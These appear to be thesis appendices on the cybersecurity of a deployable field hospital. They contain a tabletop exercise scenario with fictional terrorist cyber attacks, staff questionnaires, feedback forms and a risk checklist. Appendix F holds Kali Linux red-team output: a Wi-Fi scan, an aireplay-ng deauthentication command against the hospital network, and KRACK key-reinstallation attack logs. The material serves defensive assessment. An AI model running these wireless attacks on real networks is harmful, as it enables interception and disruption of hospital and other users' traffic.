The recent news of the massive up rise of a new insurgent and terrorist group in the far North-eastern region of Nigeria have been destabilizing the region with attacks on lives and property of the residents. This insurgency has been growing and has been leaving a large number of casualties behind everywhere they explore, thus creating a very large humanitarian crisis.

But with the latest efforts by the Nigerian Governments' Armed forces and the help of the international community armed forces, it has been able to stabilize the region's violence. More help has arrived from the United Nations, as well as the French Government, who have been a strong ally to the Nigerian Government over the past few years, agreed to help with casualties and deploy its state of the art Mobile Field Hospital infrastructure (ESCRIM) in the State of Borno, which is a central location to the towns affected by the crisis. The estimated arrival of the MFH is in 5 days, with a deployment time of 1 day.

Even though most attacks are usually in the form of the traditional techniques of warfare and battle, the high number of military security personnel deployed to protect the facility is enormous, thus making the BH insurgents to retreat and have a re-think to their attack strategies. The BH structure has always included different people from different scopes of life,

ranging from retired military personnel to highly training computer scientist, to medical professionals, to former politicians. Hence, a more technically advanced and deadlier approach that has less risk and probably more effectiveness than the traditional means always used – Cyber.

In the past, cyber actors with malicious intent have already been able to target institutions, companies, and even hospitals, with effects proving to be very detrimental and effective. Whilst the MFH has not recorded any of such cyber events, it is important to make considerations of its high possibility, due to the level of security implemented on its assets, as well as the cyber awareness and capabilities of its stakeholders and users.

PRIMARY SCENARIO

October 29, 2015 – 10:00am

On the second day of the successful deployment and running of the MFH at Borno State, Nigeria, another fresh attack on a nearby town of CHIBOK where 1 suicide bomber exploded in a primary school, and several gunshots, all occurred at around 10:00am. The school just started classes and was at full capacity with at least 90 people including women and children, teachers and students.

The military personnel were dispatched to respond to this incident, with an ambulance (with paramedics) also among the responders that were trying to evacuate some survivors and attend to the injured, while the military was also exchanging fire with the insurgents. This incident left at least 6 fatalities and massive casualties.

In this area, there was only a few media coverage and social media reports concerning the attack. In order to provide the response in an efficient and timely manner, crisis response teams had to effectively manage the crisis to prevent more damage. The MFH now started receiving casualties at around 11:00am.

NOTE: The ESCRIM currently has a total of 75 personnel working in this structure, 33 of which are the doctors, nurses, pharmacists, logisticians and health auxiliaries, mostly in charge of surgical and medical explorations, including 1 chief medical doctor. Other 42 personnel are from the Civil Protection Intervention unit & firefighters.

Extra – 1: Earlier in the evening of the day, when the situation with responses and treatments was calmer, one of the insurgents managed to past the first line of security personnel, disguised as a local volunteer to have access to the toilets used by the MFH personnel. A very flashy USB drive was clearly dropped on the ground, containing a file called “CT scan report from Command”.

Extra – 2: During the rapid response and high influx of patients, the same person took advantage of the havoc diversion of attention to the arriving victims to plug in an unknown device to one of the networked workstations, waited a few minutes, unplugged it and exited without anyone noticing.

SECONDARY SCENARIO

Overview:

October 29, 2015 – 11:00am

The MFH receives and starts processing, documenting, tagging, and treating casualties. Amongst the casualties that has been seriously injured is a High ranking Military officer (Maj.Gen.OSAMA), who has been recently declared by the BH as a key target due to the damage he has caused to their insurgency efforts. After documenting the patient and tagged with a barcode bracelet, he is then transferred to the triage cell, and may need some tests, and emergency surgery (to surgery cell) to treat the bullet wounds, as well as some need for some extra blood and fluids to be delivered with infusion pumps while monitoring the situation (Hospitalisation cell).

INJECT 1: EMR Network Fluctuation

October 29, 2015 – 11:15am

A few minutes to the arrival of the patients from the attack destination to the MFH, and as the admin/reception staff (Mr.Frank) was preparing for receiving victims, some initial fluctuation in the network connectivity of the EMR system was encountered, but normalised after a few minutes. Then the arrivals started, and the normal procedures continued as normal.

INJECT 2: Network DoS

October 29, 2015 – 12:15pm

The admin/reception staff (Mr.Frank) discovered that he could no longer have access to the server/workstation that stores the patient data, hence could not register and generate any patient barcode bracelet for other arriving victims, some of which are very injured and need to be attended to. He immediately contacts the IT officer (Mr.Sandoop) to have a look and troubleshoot for any issues. He discovers that the network is fluctuating heavily, more than usual and it eventually crashes the network, forcing a general reboot of all networking equipment.

INJECT 3: Medical device malfunction

October 29, 2015 – 8:00pm

After the enormous work on the several victims for the day, it was a bit calmer in the evening, while there were some few patients that required close monitoring. The Nurse on duty

(Sandraqueen) realised that the patient (Maj.Gen.OSAMA) at the hospitalisation cell is starting to react heavily, with abnormal reactions instead of a usual calm resting state. She starts to panic and calls the Chief Doctor (Dr.Chief) to review the situation, and realizes the infusion pump is malfunctioning. (red team BT/LE inject – outdoor with tools)

Inject 1 Questions: Admin + IT

1. What is your first response as a user of the workstation?
2. Are you trained to handle network issues or other IT issues?
3. Does the MFH have a plan or policy or action guideline when this type of scenario arises?

NOTE: Questions stopped – as network is restored to normal before any complications

Inject 2 Questions: Admin + IT

1. What is your first response as a user of the workstation?
2. Are you trained to handle network issues or other IT issues?
3. Does the MFH have a plan or policy or action guideline when this type of scenario arises?
4. Is there any other capable user or personnel designated to help or attend to IT issues/Network issues?
5. If there are, then how do you report the issues and contact them in times of emergency?
6. If the network connectivity issue is not resolved on time, what is the immediate plan?
7. Are there any backup data or process to be used?
8. Is there any extra networking equipment readily available for replacement?
9. How do you prevent any network access downtime again?
10. How do you know the root cause of the network downtimes?

Inject 3 Questions: Nurse + Chief Doctor + IT

1. What is your first response to abnormal reactions, as a Nurse on duty monitoring a patient?
2. Does the MFH have a plan or policy or action guideline when abnormal reactions happen?
3. Is there any other capable user or personnel designated to help or attend to medical and Device issues?
4. If there are, then how do you report the issues and contact them in times of emergency?

5. If the device malfunction is not resolved on time, what is the immediate plan?
6. Is there availability of a ready-to-use replacement device immediately?
7. How do you prevent the device from malfunctioning again?
8. Any other suggestions?

Media questions: Chief Doctor/Head of Mission:

1. It has been rumoured that Maj.Gen.OSAMA’s recovery from his serious injuries has been specifically the target of a cyber-attack to kill him, as they could not fully succeed via traditional means. What can you say about this?
2. Reports from international media have said that the BH have grown their cyber capabilities over the years, is this one of their hand work?
3. The social media has been buzzing about the ease at which it is to penetrate and harm patients in hospitals via the network and medical devices. Do you still think the Nigerian Government should allow the MFH to continue its deployment mission in the BH affected region? Why?
4. What message do you have for the supposed new line of cyber terrorism that the BH have engaged with?
5. What is your message to the general public on the safety of the victims treated at the MFH facility?
6. Are the data being collected from victims being safely stored in compliance with EU GDPR or the Nigerian NDPR?

Participants

admin/reception staff	= PhD Student – LV5
IT officer	= Master student 1 – LV5
The Nurse	= Master student 2 - LV3
Chief Doctor + Head of Logistics	= PhD Professor – LV3
BH/Red Team + Data collection facilitator	= Self – LV5
Facilitator	= Master student 3– LV5

3 – Cyber TTX participation questionnaire

**MFH Cyber assessment - User/Stakeholder
Questionnaire**

Instruction: Kindly Tick (v) your choice in the appropriate column

Questions	Str. Disagree	Disagree	Unsure	Agree	Str. Agree
The MFH has a sufficient Cybersecurity policy to Guide its users and stakeholders in deploying & using the MFH's IT assets with security best practices.					
The MFH's IT security personnel have sufficient knowledge, skill and expertise to handle adverse cyber events?					
The MFH adequately secures access to its locations where patients and medical devices are functional.					
The MFH adequately secures access to its Patients' and medical data storage and access locations with login privileges and strong passwords required.					
The MFH's enabling security technologies and devices in place are sufficient to protect data assets and IT infrastructure.					
The MFH's incident management team is well prepared to deal with breaches and cyber exploits.					
The MFH's IT security objectives are aligned with French (ANSII) and E.U (ENISA) objectives for Critical national infrastructure.					
The MFH's IT security function is able to prevent most cyber attacks.					
The MFH's IT security function is able to detect most cyber attacks.					
The MFH's IT security function is able to contain and recover its services and functions when a cyber attack happens.					
The MFH has capab to perform forensics and investigate cyber attacks?					
The MFH's IT security architecture has high interoperability & ease of use?					
The MFH's IT security function is quick to test and install all security patches.					

Questions	No chance	Not Likely	S/what Likely	Likely	Very Likely
What is the likelihood that the MFH will experience any cyber attack, from your experience?					
What is the likelihood that the MFH services will be disrupted by a cyber attack?					
What is the likelihood that the MFH will experience more & growing cyber attacks in the future in the current infrastructural setup, from your experience?					

The Following are cyber threats that may be experienced by the MFH within the near future, kindly select those that may occur in your opinion:	No chance	Not Likely	S/what Likely	Likely	Very Likely
SQL and code injection					
Ransomware					
Login attacks					
Malicious insiders					
Man-in-the-middle attack					
Phishing and social engineering					
USB Root kits					
Medical device compromise/damage					
Barcode technology attack					
Denial of service (DoS)					
Distributed Denial of service (DDoS)					
Advanced malware					

The Following are cyber Assets that may be for cyber attacks, kindly select those that may be targeted in your opinion:	No chance	Not Likely	S/what Likely	Likely	Very Likely
Workstations (eg. Computers, tablets)					
Patient tracking (eg. Barcode scanner, bracelet, tags)					
Network devices (eg. Router, switch, Access point)					
Data Storage Devices (eg. USB, hard drive)					
Patient management System (eg. Software, application)					
Medical Devices (eg. Infusion pump, patient monitor)					

4 – Cyber TTX participation forms and exercise evaluation form

MFH CYBER EXERCISE

PARTICIPANT FEEDBACK FORM

Please enter your responses in the form field or check box after the appropriate selection.

Name: _____ **(Name Not mandatory)**

Role: Player Facilitator Observer Evaluator

Part I: Recommendations and Corrective Actions

1. Based on the discussions today and the tasks identified, list the top strengths and/or areas that need improvement.

- 1. _____
- 2. _____
- 3. _____

2. Identify the action steps that should be taken to address the issues identified above. For each action step, indicate if it is a high, medium, or low priority.

Corrective Action	Priority

3. Describe the corrective actions that relate to participants' area of responsibility. Who should be assigned responsibility for each corrective action?

Corrective Action	Recommended Assignment

4. List the roles, plans, and procedures that should be reviewed, revised, or developed. Indicate the priority level for each.

Item for Review	Priority

Part II: Assessment of Exercise Design and Conduct

Please rate, on a scale of 1 to 5, your overall assessment of the exercise relative to the statements provided below, with 1 indicating strong disagreement with the statement and 5 indicating strong agreement.

Assessment Factor	Strongly Disagree			Strongly Agree	
The exercise was well structured and organized.	1	2	3	4	5
The exercise scenario was plausible and realistic.	1	2	3	4	5
The multimedia presentation helped the participants understand and become engaged in the scenario.	1	2	3	4	5
The facilitator(s) was knowledgeable about the material, kept the exercise on target, and was sensitive to group dynamics.	1	2	3	4	5
The Situation Manual used during the exercise was a valuable tool throughout the exercise.	1	2	3	4	5
Participation in the exercise was appropriate for someone in my position.	1	2	3	4	5
The participants included the right people in terms of level and mix of disciplines.	1	2	3	4	5


Part III: Participant Feedback

What changes would you make to this exercise? Please provide any recommendations on how this exercise or future exercises could be improved or enhanced. Also provide any other feedback you feel would be useful for the exercise planners.


Thank you for your Kind Participation.

5 – Cyber TTX organization based on MFH BPMN diagram

AS-IS TTX Model



TO-BE TTX Model



Appendix E:

1 – Table for the RAV calculation questions for MFH values

1	Yes	No	Does the MFH provide a private form of identification for medical emergency, administrative requests, or IT support whether by phone or in person (extra authentication)?	+1 authentication
				+1 concern
2	Yes	No	Does the MFH have a list of stakeholders and MFH personnel to allow contact for medical emergency, administrative requests, or IT support?	+1 indemnification
				+1 continuity

3	Yes	No	Does the MFH require a secure key, password, or secret code for access to services such as medical emergency, administrative requests, new account creation and network connectivity?	+1 indemnification
4	Yes	No	Does the MFH provide reasonable, strong authentication to connect with, access, or interact with data and a strong means for processes such as new account creation and network connectivity (login credentials)?	+1 trust +1 concern
5	Yes	No	Does the MFH meet the required legal or regulatory requirements for Data Protection (HIPAA and GDPR)?	+1 concern
6	Yes	No	Does the MFH agree to protect and defend customer legal rights and will provide reasonable and timely support (such as connection logs, communication logs, etc.) to defend against legal claims from stakeholders and patients?	+1 resilience
7	Yes	No	Does the MFH provide compensation for losses involving their patients or any service regardless of fault being theirs or a subsequent third party (attack)?	+1 concern
8	Yes	No	Is the MFH insured for up to the cost of replacing its service infrastructure in case of accident or malicious attacks (disaster recovery)?	+1 concern
9	Yes	No	Does the MFH require all data from the its patients and stakeholders, both off-site and within the structure, is transported and stored by a sufficiently	+2 concern +1 exposure

			protected means (such as strong encryption)?	
10	Yes	No	Does the MFH disallow the change or removal of any of the protection mechanisms placed upon the data or connectivity whether local or remote.	+1 concern
11	Yes	No	Does the MFH provide a backup alternative for business continuity or a timely, alternate means for connecting back to the EMR data (disaster recovery)?	+1 concern
12	Yes	No	Does the MFH maintain regular and timely back-ups and restoration process of all collected data and configurations?	+1 concern
13	Yes	No	Does the MFH maintain a record of all interactions with the data with time, date, and type with ready access to recover these records?	+1 exposure
14	Yes	No	Does the MFH provide advanced maintenance and operational schedules of changes or administration of systems and the personnel responsible (technical IT personnel)?	+1 authentication
				+1 exposure
15	Yes	No	Does the MFH provide acceptable protection for the transport and interaction of data whether over the network with valid encryption certificates for networks, secure protocols or physically using secure courier services and encrypted media?	+1 trust
				+1 exposure
16	Yes	No	Does the MFH provide assurance of complete and total destruction of all records not related to patients or other	+1 trust
				+1 exposure

			regulatory or legal requirements at a request of patients or stakeholders?	
17	Yes	No	Does the MFH maintain low visibility of operations by not sharing or disclosing specific operational information about its deployment such as location, core operations personnel, network maps and info, security processes, or lists of stakeholders?	+1 access
				+1 exposure
18	Yes	No	Does the MFH restrict all patient data and services within the borders of the country of origin or the host community?	+1 integrity
19	Yes	No	Does the MFH run regular and timely checks on the authenticity and integrity of stored data and information with a recovery process in place for corruptions whether accidental or malicious?	+1 exposure
20	Yes	No	Does the MFH have a process to provide legal entities access for eDiscovery and forensics in the case of criminal or regulatory scenarios?	+1 exposure
21	Yes	No	Does the MFH provide a reasonable process of immediate notification of damages, threats, or any incident response action taken due to issues surrounding the safety or security of patients and data regardless if digital or physical?	+1 authentication
				+1 exposure
22	Yes	No	Does the MFH provide an immediate notification through an alternate channel from how the request was made of any IT support, administrative or operational	+1 exposure

			changes (including a change in the MFH's leadership).	
23	Yes	No	Does the MFH restrict physical access to server rooms or on-site access for services to vetted, trusted personnel only.	+1 indemnification
24	Yes	No	Does the MFH maintain all of their services in-house (no subcontracting) with respect to the transport, management, configuration, support, or administration of medical service or data?	+1 authentication +1 exposure
25	Yes	No	Does the MFH require and enforce non-disclosure agreements of medical personnel and stakeholders?	+1 authentication +1 co

Appendix F:

1 – Kali-Linux screenshot of the available network drivers & interfaces detected

```

root@kali: /
File Edit View Search Terminal Help
root@kali:/# airmon-ng

PHY      Interface      Driver          Chipset
phy0     wlan0          rt2800usb      Ralink Technology, Corp. RT2870/RT3070

root@kali:/# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether 98:90:96:d4:d9:f6 txqueuelen 1000 (Ethernet)
RX packets 1419733 bytes 1746579096 (1.6 GiB)
RX errors 0 dropped 506 overruns 0 frame 0
TX packets 380046 bytes 30775717 (29.3 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
device interrupt 20 memory 0xf7f00000-f7f20000

```

2 – Kali-Linux screenshot of other interfaces detected

```

root@kali:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 98:90:96:d4:d9:f6 txqueuelen 1000 (Ethernet)
    RX packets 1419733 bytes 1746579096 (1.6 GiB)
    RX errors 0 dropped 506 overruns 0 frame 0
    TX packets 380046 bytes 30775717 (29.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 20 memory 0xf7f00000-f7f20000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 42 bytes 2474 (2.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 42 bytes 2474 (2.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether de:0a:eb:7d:69:6a txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

3 – Kali-Linux airmon-ng start-up

```

root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  582 NetworkManager
  909 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0          rt2800usb   Ralink Technology, Corp. RT2870/RT3070

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

```


4 – Kali-Linux screenshot of detected wireless networks available

```

CH 7 ][ Elapsed: 18 s ][ 2021-03-01 16:10

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
A8:BD:27:7B:85:E1 -30    13      0  0  6  195  WPA2  CCMP  PSK  EMAVISITEUR
A8:BD:27:7B:85:E4 -30    12      0  0  6  195  WPA2  CCMP  MGT  EMATEST
A8:BD:27:7B:85:E3 -30    12      0  0  6  195  WPA2  CCMP  MGT  eduroam
A0:AB:1B:7E:55:AE -28    28      0  0  5  130  WPA2  CCMP  PSK  MFH WiFi ←
A8:BD:27:7B:85:E2 -30    12      0  0  6  195  WPA2  CCMP  PSK  EMACONF
A8:BD:27:7B:85:E0 -31    13      17  0  6  195  WPA2  CCMP  MGT  EMA
A8:BD:27:7B:85:E5 -30    12      0  0  6  195  WPA2  CCMP  MGT  EMAINT
B8:3A:5A:00:7D:81 -56     7      0  0  1  130  WPA2  CCMP  PSK  EMAVISITEUR
B8:3A:5A:00:7D:80 -60    12     20  0  1  130  WPA2  CCMP  MGT  EMA
70:3A:0E:0A:68:01 -58     0      9  0  11  -1  WPA  <length: 0>
70:3A:0E:0A:68:03 -58     9      0  0  11  130  WPA2  CCMP  PSK  EMACONF
70:3A:0E:0A:68:00 -58    10      0  0  11  130  WPA2  CCMP  MGT  eduroam
70:3A:0E:0A:68:04 -58     9      0  0  11  130  WPA2  CCMP  PSK  EMAVISITEUR
B8:3A:5A:00:7D:82 -60    10      0  0  1  130  WPA2  CCMP  PSK  EMACONF
B8:3A:5A:FE:70:C0 -60    12      0  0  11  130  WPA2  CCMP  MGT  EMA
B8:3A:5A:FE:70:C1 -60    11      0  0  11  130  WPA2  CCMP  PSK  EMAVISITEUR
B8:3A:5A:FE:70:C4 -60    11      0  0  11  130  WPA2  CCMP  MGT  EMATEST
B8:3A:5A:FE:70:C3 -60    11      0  0  11  130  WPA2  CCMP  MGT  eduroam
B8:3A:5A:FE:70:C5 -61    12      0  0  11  130  WPA2  CCMP  MGT  EMAINT
B8:3A:5A:FE:70:C2 -60    11      0  0  11  130  WPA2  CCMP  PSK  EMACONF
B8:3A:5A:00:7D:83 -62    11      0  0  1  130  WPA2  CCMP  MGT  eduroam
70:3A:0E:0A:68:02 -60     3      0  0  11  130  WPA2  CCMP  MGT  EMAINT
B8:3A:5A:00:7D:85 -62    15      0  0  1  130  WPA2  CCMP  MGT  EMAINT
B8:3A:5A:00:7D:84 -62    13      0  0  1  130  WPA2  CCMP  MGT  EMATEST
C8:B5:AD:83:E0:00 -66    15      0  0  1  130  WPA2  CCMP  MGT  eduroam
B8:3A:5A:FE:CF:E4 -65    12      0  0  1  130  WPA2  CCMP  MGT  EMATEST
B8:3A:5A:FE:CF:E3 -65    13      0  0  1  130  WPA2  CCMP  MGT  eduroam
70:B3:D5:E7:E4:5A -67     2      0  0  6  54  WPA2  CCMP  MGT  PrivateWifi
C8:B5:AD:83:E0:04 -66    13      0  0  1  130  WPA2  CCMP  PSK  EMAVISITEUR
B8:3A:5A:FE:CF:E5 -66    11      0  0  1  130  WPA2  CCMP  MGT  EMAINT
B8:3A:5A:FE:CF:E0 -66    14      0  0  1  130  WPA2  CCMP  MGT  EMA
B8:3A:5A:FE:CF:E2 -66    12      0  0  1  130  WPA2  CCMP  PSK  EMACONF
B8:3A:5A:FE:CF:E1 -65    12      0  0  1  130  WPA2  CCMP  PSK  EMAVISITEUR
C8:B5:AD:83:E0:03 -66    14      0  0  1  130  WPA2  CCMP  PSK  EMACONF
C8:B5:AD:83:E0:02 -66    14      0  0  1  130  WPA2  CCMP  MGT  EMAINT
C8:B5:AD:83:E0:01 -67    14      0  0  1  130  WPA2  CCMP  MGT  EMA
70:B3:D5:E7:EF:16 -67     7      0  0  6  54e  WPA2  CCMP  PSK  DVGf
70:B3:D5:E7:ED:E0 -67     2      0  0  6  54  OPN  HotspotClient

```

5 – Kali-Linux screenshot of detected wireless user de-authentication and interception

```

root@kali: /
File Edit View Search Terminal Help
root@kali:/# aireplay-ng -0 2 -a A0:AB:1B:7E:55:AE -c 4A:BD:48:5F:11:01 wlan0mon
16:34:57 Waiting for beacon frame (BSSID: A0:AB:1B:7E:55:AE) on channel 5
16:34:58 Sending 64 directed DeAuth (code 7). STMAC: [4A:BD:48:5F:11:01] [53|64 ACKs]
16:34:58 Sending 64 directed DeAuth (code 7). STMAC: [4A:BD:48:5F:11:01] [59|54 ACKs]
root@kali:/#

```

6 – Kali-Linux screenshot of the start-up of the krackattack toolkit

```

====[ KRACK Attacks against Linux/Android by Mathy Vanhoef ]====
[17:27:10] Note: remember to disable Wi-Fi in your network manager so it doesn't interfere with this script
[17:27:10] Note: keep >1 meter between both interfaces. Else packet delivery is unreliable & target may disconnect
[17:27:11] Target network bc:ae:c5:88:8c:20 detected on channel 6
[17:27:11] Will create rogue AP on channel 1
[17:27:11] Setting MAC address of wlp0s20u2 to bc:ae:c5:88:8c:20
[17:27:11] Giving the rogue hostapd one second to initialize ...
[17:27:12] Injected 4 CSA beacon pairs (moving stations to channel 1)
[17:27:12] Rogue hostapd: nl80211: send_mlme - da= ff:ff:ff:ff:ff:ff noack=0 freq=0 no_cck=0 offchanok=0 wait_time=0 fc=0xc0 (W
LAN_FC_STYPE_DEAUTH) nlmode=3
[17:27:13] Rogue channel: injected Disassociation to 90:18:7c:6e:6b:20

```

7 – Kali-Linux screenshot of krackattack toolkit injection of packets and interception

```

[17:27:11] Giving the rogue hostapd one second to initialize ...
[17:27:12] Injected 4 CSA beacon pairs (moving stations to channel 1)
[17:27:12] Rogue hostapd: nl80211: send_mlme - da= ff:ff:ff:ff:ff:ff noack=0 freq=0 n
LAN_FC_STYPE_DEAUTH) nlmode=3
[17:27:13] Rogue channel: injected Disassociation to 90:18:7c:6e:6b:20
[17:27:26] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: QoS-Null(seq=915, s
[17:27:26] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: QoS-Null(seq=915, s
[17:28:21] Rogue channel: 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=1)
[17:28:21] Rogue channel: bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: ProbeResp(seq=1151)
[17:28:21] Rogue channel: 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=2)
[17:28:21] Rogue channel: bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: ProbeResp(seq=1152)
[17:28:21] Rogue channel: 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=3)
[17:28:21] Rogue channel: 18:a6:f7:99:2e:86 -> 90:18:7c:6e:6b:20: ProbeResp(seq=572)
[17:28:21] Rogue channel: 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=4)
[17:28:21] Rogue channel: 18:a6:f7:99:2e:86 -> 90:18:7c:6e:6b:20: ProbeResp(seq=574)
[17:28:21] Real channel : 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=9)
[17:28:21] Real channel : f4:f2:6d:70:82:8f -> 90:18:7c:6e:6b:20: ProbeResp(seq=3064)
[17:28:21] Real channel : 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=10)
[17:28:21] Real channel : f4:f2:6d:70:82:8f -> 90:18:7c:6e:6b:20: ProbeResp(seq=3066)
[17:28:21] Real channel : 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=11)
[17:28:21] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: ProbeResp(seq=1461)
[17:28:21] Real channel : f4:f2:6d:70:82:8f -> 90:18:7c:6e:6b:20: ProbeResp(seq=3067)
[17:28:21] Real channel : 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=12)
[17:28:21] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: ProbeResp(seq=1463)
[17:28:21] Real channel : 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=13)
[17:28:21] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: ProbeResp(seq=1464)
[17:28:21] Real channel : f4:f2:6d:70:82:8f -> 90:18:7c:6e:6b:20: ProbeResp(seq=3070)
[17:28:21] Real channel : 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=14)

```

8 – Kali-Linux screenshot of krackattack toolkit injection of packets and interception 2

```

[17:28:21] Real channel : f4:f2:6d:70:82:8f -> 90:18:7c:6e:6b:20: ProbeResp(seq=3071)
[17:28:21] Real channel : f4:f2:6d:70:82:8f -> 90:18:7c:6e:6b:20: ProbeResp(seq=3073)
[17:28:24] Real channel : 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=1)
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: ProbeResp(seq=1496)
[17:28:24] Real channel : 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Auth(seq=2, status=0)
[17:28:24] Client 90:18:7c:6e:6b:20 is connecting on real channel, injecting CSA beacon to try to correct.
[17:28:24] Injected 1 CSA beacon pairs (moving stations to channel 1)
[17:28:24] Injected 1 CSA beacon pairs (moving stations to channel 1)
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: Auth(seq=1497, status=0) -- MitM'ing
[17:28:24] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=4, sleep=0)
Established MitM position against client 90:18:7c:6e:6b:20 (moved to state 2)
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: EAPOL-Msg1(seq=0, replay=2) -- MitM'ing
[17:28:24] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EAPOL-Msg2(seq=0, replay=2) -- MitM'ing
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: EAPOL-Msg3(seq=1, replay=3) -- MitM'ing

```



```

Not forwarding EAPOL msg3 (1 unique now queued)
[17:28:24] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: QoS-Null(seq=5, sle
[17:28:25] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: EAPOL-Msg3(seq=2, rej
Got 2nd unique EAPOL msg3. Will forward both these Msg3's seperated by a f
==> Performing key reinstallation attack!
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EAPOL-Msg4(seq=1, rej
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=6, sleep=0
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=7, sleep=0
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EncryptedData(seq=2
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EncryptedData(seq=3
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=8, sleep=0
[17:28:25] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=9, sleep=0
[17:28:26] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EncryptedData(seq=4
SUCCESS! Nonce reuse detected (IV=1), with usage of all-zero encryption key
